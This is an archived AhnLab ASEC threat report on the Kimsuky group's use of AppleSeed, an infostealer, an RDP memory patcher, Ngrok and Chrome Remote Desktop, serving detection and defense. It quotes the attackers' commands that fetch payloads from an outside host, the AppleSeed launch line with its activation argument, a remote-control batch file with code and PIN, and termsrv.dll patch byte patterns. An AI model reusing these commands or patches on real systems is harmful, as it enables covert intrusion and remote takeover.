# Kimsuky Threat Group Using Chrome Remote Desktop - ASEC

By ATCP

Published: 2023-06-27 · Archived: 2026-04-05 16:10:05 UTC

AhnLab Security Emergency response Center (ASEC) has recently discovered the Kimsuky threat group using Chrome Remote Desktop. The Kimsuky threat group uses not only their privately developed AppleSeed malware, but also remote control malware such as Meterpreter to gain control over infected systems. **[1]** Logs of the group using customized VNC or using remote control tools such as RDP Wrapper also continue to be detected. **[2]** This post will summarize recently identified cases of using Chrome Remote Desktop.

The Kimsuky APT group is a threat group deemed to be supported by North Korea and has been active since 2013. At first, they attacked North Korea-related research institutes in South Korea before attacking a Korean energy corporation in 2014. Since 2017, their attacks have been targeting countries other than South Korea as well. **[3]**

## 1. Attack Flow

Recently, the Kimsuky group has been mainly using HWP and MS Office document files or CHM files in their malware distribution process. Users who receive spear phishing emails with these malware attachments can open these thinking these are regular document files and accordantly have additional malware installed in their system. WSF or JS scripts with files disguised with document file extensions were mostly used in the AppleSeed distribution process. When this malware is executed, a normal document file is run alongside the malware and the user may think they have opened a regular document file.

While the initial distribution method has not been identified as of yet, the following AhnLab Smart Defense (ASD) log shows that the Kimsuky APT group has used script-type malware in WSF or JS format in their attacks. This type of log was also left in past cases where a script-type Dropper malware used Powershell commands to decode files. **[4]**



```
        "targetProcess": {
          "imageInfo": {
            "commandLine": "\"c:\\windows\\system32\\windowspowershell\\v1.0\\powershell.exe\" -windowstyle hidden certutil
-decode c:\\windows\\..\\programdata\\tn1ugak.ug76 c:\\windows\\..\\programdata\\o5c2ank.efgl",
            "fileObj": {
              "fileSize": 491520,
              "fileName": "powershell.exe",
              "filePath": "%SystemRoot%\\system32\\windowspowershell\\v1.0\\powershell.exe"
            }
          }
        },
        "currentProcess": {
          "imageInfo": {
            "fileObj": {
              "fileSize": 200704,
              "fileName": "wscript.exe",
              "filePath": "%SystemRoot%\\system32\\wscript.exe"
            }
          }
```


Figure 1. Malware installation log

The decoded malware is AppleSeed and was executed after being given the following arguments. Out of the arguments, “123qweASDZXC” entered in “/I” is a condition required to run AppleSeed. If this argument is not given, AppleSeed will not run.

> powershell.exe -windowstyle hidden cmd /c cmd /c regsvr32.exe /s /n /i:123qweASDZXC C:\Windows\..\ProgramData\o5C2anK.efgL

Afterward, the threat actor used AppleSeed to install various other malware. These include Infostealers steadily used by the Kimsuky group in the past, RDP Patcher and Ngrok. There are also other identified logs that show the threat actor having installed Chrome Remote Desktop to be able to control the infected system remotely.



| Target Type | File Name | File Size | File Path |
|---|---|---|---|
| Current | powershell.exe | 480 KB | %SystemRoot%\system32\windowspowershell\v1.0\powershell.exe |
| Parent | cmd.exe | 316 KB | %SystemRoot%\system32\cmd.exe |
| ParentOfParentOfCurrent | regsvr32.exe | 44 KB | %SystemRoot%\system32\regsvr32.exe |
| ParentOfParentOfParent | cmd.exe | 316 KB | %SystemRoot%\system32\cmd.exe |

| Process | Module | Target | Behavior | Data |
|---|---|---|---|---|
| powershell.exe | N/A | N/A | Connects to network | http://[redacted].kr/gnuboard4/ngsvc.dat |
| regsvr32.exe | eastsoftupdate.dll | N/A | A suspicious process created a file. | N/A |
| cmd.exe | N/A | powershell.exe | Creates process | N/A |

Figure 2. AppleSeed malware installing Ngrok

## 2. Analysis of Malware Used During the Attack Process

### 2.1. AppleSeed

AppleSeed is a malware that is being detected since around 2019 and is a Backdoor type found in a significant portion of the Kimsuky group's attack cases. The ASEC blog also covers various attack cases using AppleSeed. [5] [6] [7] AppleSeed supports various features such as executing the threat actor's commands from the C&C server, installing additional malware, keylogging, capturing screenshots, and stealing files in the user system.

Please refer to the report below for detailed analysis information on AppleSeed.

https://asec.ahnlab.com/en/30532/

Currently, two versions of AppleSeed are used in attacks, both of which use an HTTP protocol for communication with the C&C server. One of the two versions of AppleSeed requires the following argument upon being launched.

> regsvr32.exe /s /n /i:123qweASDZXC C:\Windows\..\ProgramData\o5C2anK.efgL"

| Malware | Protocol | Paths | Argument |
|---|---|---|---|
| AppleSeed | HTTP | %APPDATA%Adobe\Service\AdobeService.dll | 123qweASDZXC |
| AppleSeed | HTTP | %APPDATA%EastSoft\Control\Service\EastSoftUpdate.dll | N/A |

Table 1. Categories of AppleSeed versions used in attacks

### 2.2. Infostealer

The Kimsuky APT group tends to install various other malware after AppleSeed is installed. A major type of malware used is the Infostealer type. In the past, Infostealers were used to collect account credentials from the Google Chrome web browser and save it as a text file format in the following directory.

- **Save Path for Information Stolen from Chrome**: C:\ProgramData\Adobe\mui.db

Recently, a more upgraded version of the malware which not only steals account credentials from Google Chrome, but also Microsoft Edge and Naver Whale browsers is being used. Additionally, this malware was first identified last year, and it is notable that the same malware is continuously being used instead of similar types.





Figure 3. Path where account credentials collected from web browsers are stored

| Target Web Browsers for Account Credential Theft | Path Where Account Credentials Are Stored |
|---|---|
| Google Chrome | C:\ProgramData\Adobe\ch.db |
| Microsoft Edge | C:\ProgramData\Adobe\ed.db |
| Naver Whale | C:\ProgramData\Adobe\nw.db |

Table 2. Targets for account credential theft and paths for saving the stolen information

It is presumed that the threat actor exfiltrates the user account credentials saved in text file format in the above directories using AppleSeed or another malware.

### 2.3. RDP Patcher

Only 1 RDP per PC is allowed in a normal Windows environment. Because of this even if the attacker knows the account credentials of the infected system, he or she cannot make an RDP connection without the user realizing it if the user is performing a task locally or a user is currently accessing the system using RDP. This is because if the attacker attempts to connect with RDP while the current user is in the environment, the current user will be logged out.

To bypass such instances, the attacker may patch the memory of Remote Desktop Service to allow the execution of multiple remote desktop sessions. For instance, Mimikatz supports such a feature with the ts::multirdp command. The command finds the DLL address in the current running Remote Desktop Service (svchost.exe that loaded termsrv.dll) and searches a certain binary pattern. As the pattern is different for each Windows version, each version has a defined search pattern. When the defined pattern exists, the malware patches it into a new one, allowing multiple RDP to be run.

The Kimsuky group continuously uses a type of malware that specializes in patching the memory for multiple RDP sessions. The currently identified malware only runs in x64 Windows architectures and has been in use in attacks since last year. Past versions of the RDP Patcher malware did not have PDB information and only the DLL name, “hp_aux_multirdp.dll” could be identified. The recently identified malware characteristically has the following PDB information.

- **PDB Path Information** : E:\00.duty\03.source\01.pc\pc-engine\hope\x64\Release\hp_aux_multirdp.pdb

The search and patch patterns are similar to the source code of Mimikatz, but one difference is that it also supports the Windows XP version. The search patterns and patterns to be patched in each Windows version are as follows:

| Windows Version (x64) | Search Pattern | Patch Pattern |
|---|---|---|
| Windows XP ( 2600 ) or later | {0x83, 0xf8, 0x02, 0x7f} | {0x90, 0x90} |
| Windows Vista ( 6000 ) | {0x8b, 0x81, 0x38, 0x06, 0x00, 0x00, 0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x75}; | {0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0xeb}; |
| Windows 7 ( 7600 ) | {0x39, 0x87, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84}; | {0xc7, 0x87, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90}; |
| Windows 8.1 ( 9600 ) | {0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84}; | {0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90}; |
| Windows 10, Version 1803 ( 17134 ) | {0x8b, 0x99, 0x3c, 0x06, 0x00, 0x00, 0x8b, 0xb9, 0x38, 0x06, 0x00, 0x00, 0x3b, 0xdf, 0x0f, 0x84}; | {0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0x90, 0x90, 0x90, 0xe9}; |
| Windows 10, Version 1809 ( 17763 ) or later | {0x8b, 0x81, 0x38, 0x06, 0x00, 0x00, 0x39, 0x81, 0x3c, 0x06, 0x00, 0x00, 0x0f, 0x84}; | {0xc7, 0x81, 0x3c, 0x06, 0x00, 0x00, 0xff, 0xff, 0xff, 0x7f, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90}; |

Table 3. RDP service search and patch patterns

### 2.4. Ngrok

Ngrok is a tunneling program that exposes systems within NAT environments so that they can be accessed externally. The Kimsuky APT group often uses Ngrok in their attack process. While no cases have been identified involving direct use of Ngrok, it seems its purpose is to establish a remote desktop connection to the infected system.





Figure 4. Ngrok

The Kimsuky APT group tends to use remote desktop services to obtain control over infected systems. Concurrently, a variety of RDP-related malware such as RDP Wrapper or the aforementioned RDP Patcher are often used. However, if the infected system is inside a NAT environment, even if the threat actor knows the IP and account information, they cannot access the system via remote desktop. The Kimsuky APT group is seen to be using Ngrok to resolve such a problem. Ngrok has been identified in multiple actual detected cases of attacks.

The threat actor transmitted the following commands to AppleSeed to install Ngrok remotely. While no downloads are available from the Naver email URL, but seeing from the point in time of command execution and the download path, it is presumed that the URL was the address where Ngrok was uploaded. Additionally, cases involving Ngrok being installed under the name svchost.exe within the ProgramData directory are continuously being detected in the past.


Figure 5. Ngrok installation log

> powershell wget hxxp://****[.]kr/gnuboard4/ngsvc.dat -outfile c:\programdata\svchost.exe > powershell wget hxxps://bigfile.mail.naver[.]com/download?fid=lekqm6cmwzu9hqujfovzfq2lfamjkogzkqgrkoewkoeqkabjkxmlkaulfqula3ydaxgrp63cm4u9mopvmqbmpxm/kzk0kzewkxbmfq -outfile c:\programdata\svchost.exe

After obtaining control over the infected system using Backdoor malware such as AppleSeed and Meterpreter, the Kimsuky APT group installed additional malware for remote control of the GUI environment. If Windows RDP protocol is used, the aforementioned malware would be used. Installation of RDP Wrapper is a behavior identified in multiple attack cases.

Of course, there are cases where remote desktop control is attained through developing VNC malware such as TinyNuke or TightVNC themselves, instead of using RDP protocols. **[8]** Recently, there have been identified cases where Google's Chrome Remote Desktop was used.

Google provides a feature called Chrome Remote Desktop. When the Remote Desktop program is installed on a certain system with the user account, remote control over said system is provided in another system via the Chrome web browser. Ordinarily, most cases of its use involve remote control being configured in a Chrome browser of the system to be controlled remotely, but Chrome also supports a method where the remote control host program can be installed directly.

For example, the Chrome Remote Control host program can be installed on the device to be controlled remotely and command line commands can be executed with the following arguments. These commands can be created after logging into the Chrome web browser, and a different authentication code is used each time.

> "%PROGRAMFILES(X86)%\Google\Chrome Remote Desktop\CurrentVersion\remoting_start_host.exe" **–code**="Authentication Code" **–redirect-url**="hxxps://remotedesktop.google[.]com/_/oauthredirect" **–name**=%COMPUTERNAME%





Figure 6. Chrome Remote Desktop host program execution command

After executing the above commands, when the PIN is entered, the Chrome web browser subsequently shows that the remote control target device is online. Connecting to this device and entering the PIN entered upon executing the Chrome Remote Control host allows the target system to be controlled remotely via the Chrome web browser.






Figure 7. Online remote control target device

The threat actor first transmitted the following Powershell command to AppleSeed to install the Chrome Remote Desktop host installer, and after installation is complete, installed the 23.bat file which controls the Chrome Remote Desktop host.



| Target Type | File Name | File Size | File Path |
|---|---|---|---|
| Current | powershell.exe | 480 KB | %SystemRoot%\system32\windowspowershell\v1.0\powershell.exe |
| Parent | cmd.exe | 316 KB | %SystemRoot%\system32\cmd.exe |
| ParentOfParentOfCurrent | regsvr32.exe | 44 KB | %SystemRoot%\system32\regsvr32.exe |

| Process | Module | Target | Behavior | Data |
|---|---|---|---|---|
| powershell.exe | N/A | N/A | Connects to network | http://[redacted].kr/gnuboard4/23.bat |
| regsvr32.exe | eastsoftupdate.dll | N/A | A suspicious process created a file. | N/A |
| cmd.exe | N/A | powershell.exe | Creates process | N/A |

Figure 8. Installation of a Batch file that executes the Chrome Remote Desktop host

> powershell wget hxxps://dl.google[.]com/dl/edgedl/chrome-remote-desktop/chromeremotedesktophost.msi -outfile c:\programdata\cm.msi > powershell wget hxxp://****[.]kr/gnuboard4/23.bat -outfile c:\programdata\23.bat

The 23.bat file is similar to the above Chrome Remote Desktop execution command. The “-pin” argument was also used to enable it to run without additional input from the command line. The authentication code used in the attack was created with the threat actor’s Google account, and the threat actor would have been able to control the infected system through their Chrome web browser.

```
"%PROGRAMFILES(X86)%\Google\Chrome Remote Desktop\CurrentVersion\remoting_start_host.exe"
--code="4/0AbUR2VPfKC4jyx4j-ARJD2NwkebJQOTbicMGcNW1kUn7UNhE0VNaycr3zDhY4tRx9JT4eg"
--redirect-url="https://remotedesktop.google.com/_/oauthredirect"
--name=%COMPUTERNAME%
--pin=230625
```

Figure 9. Contents of 23.bat

“%PROGRAMFILES(X86)%\Google\Chrome Remote Desktop\CurrentVersion\remoting_start_host.exe” **–code**=”4/0AbUR2VPfKC4jyx4j-ARJD2NwkebJQOTbicMGcNW1kUn7UNhE0VNaycr3zDhY4tRx9JT4eg” **–redirect-url**=”hxxps://remotedesktop.google[.]com/_/oauthredirect” **–name**=%COMPUTERNAME% **–pin**=230625

## 4. Conclusion

The Kimsuky APT group is continuously launching spear phishing attacks against Korean users. They usually employ methods of malware distribution through disguised document files attached to emails, and users who open these files may lose control over their current system.

The Kimsuky APT group uses AppleSeed, Meterpreter, and VNC malware to gain control over infected systems and even uses the RDP remote desktop service included in Windows by default. Recently, there have been identified cases where the remote desktop feature in Google Chrome was used.

Users who receive suspicious emails must refrain from opening their attachments and update V3 to the latest version to prevent malware infection in advance.

**File Detection**
– Downloader/BAT.Agent (2023.06.27.03)
– Backdoor/Win.AppleSeed.R588872 (2023.06.27.02)
– Trojan/Win.Akdoor.R470485 (2022.02.05.00)
– Trojan/Win.Generic.R577010 (2023.05.15.02)

**Behavior Detection**
– Execution/MDP.Regsvr32.M4470
– Execution/EDR.Regsvr32.M11168 (EDR)
– Execution/MDP.Regsvr32.M11169 (MDS)

MD5

80f381a20d466e7a02ea37592a26b0b8

946e1e0d2e0d7785d2e2bcd3634bcd2a

b6d11017e02e7d569cfe203eda25f3aa

d2eb306ee0d7dabfe43610e0831bef49

d6a38ffdbac241d69674fb142a420740

Additional IOCs are available on AhnLab TIP.

URL

http[:]//getara1[.]mygamesonline[.]org/

http[:]//okas[.]kr/gnuboard4/23[.]bat

http[:]//okas[.]kr/gnuboard4/ngsvc[.]dat

http[:]//pikaros2[.]r-e[.]kr/

https[:]//bigfile[.]mail[.]naver[.]com/download?fid=lekqm6cmwzu9hqujfovzfq2lfamjkogzkqgrkoewkoeqkabjkxmlkaulfqula3ydaxgrp63cm4u9mopvmqbmpxm/kzk0kzewkxbmfqvxp2=

Additional IOCs are available on AhnLab TIP.

FQDN

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.



Source: https://asec.ahnlab.com/en/55145/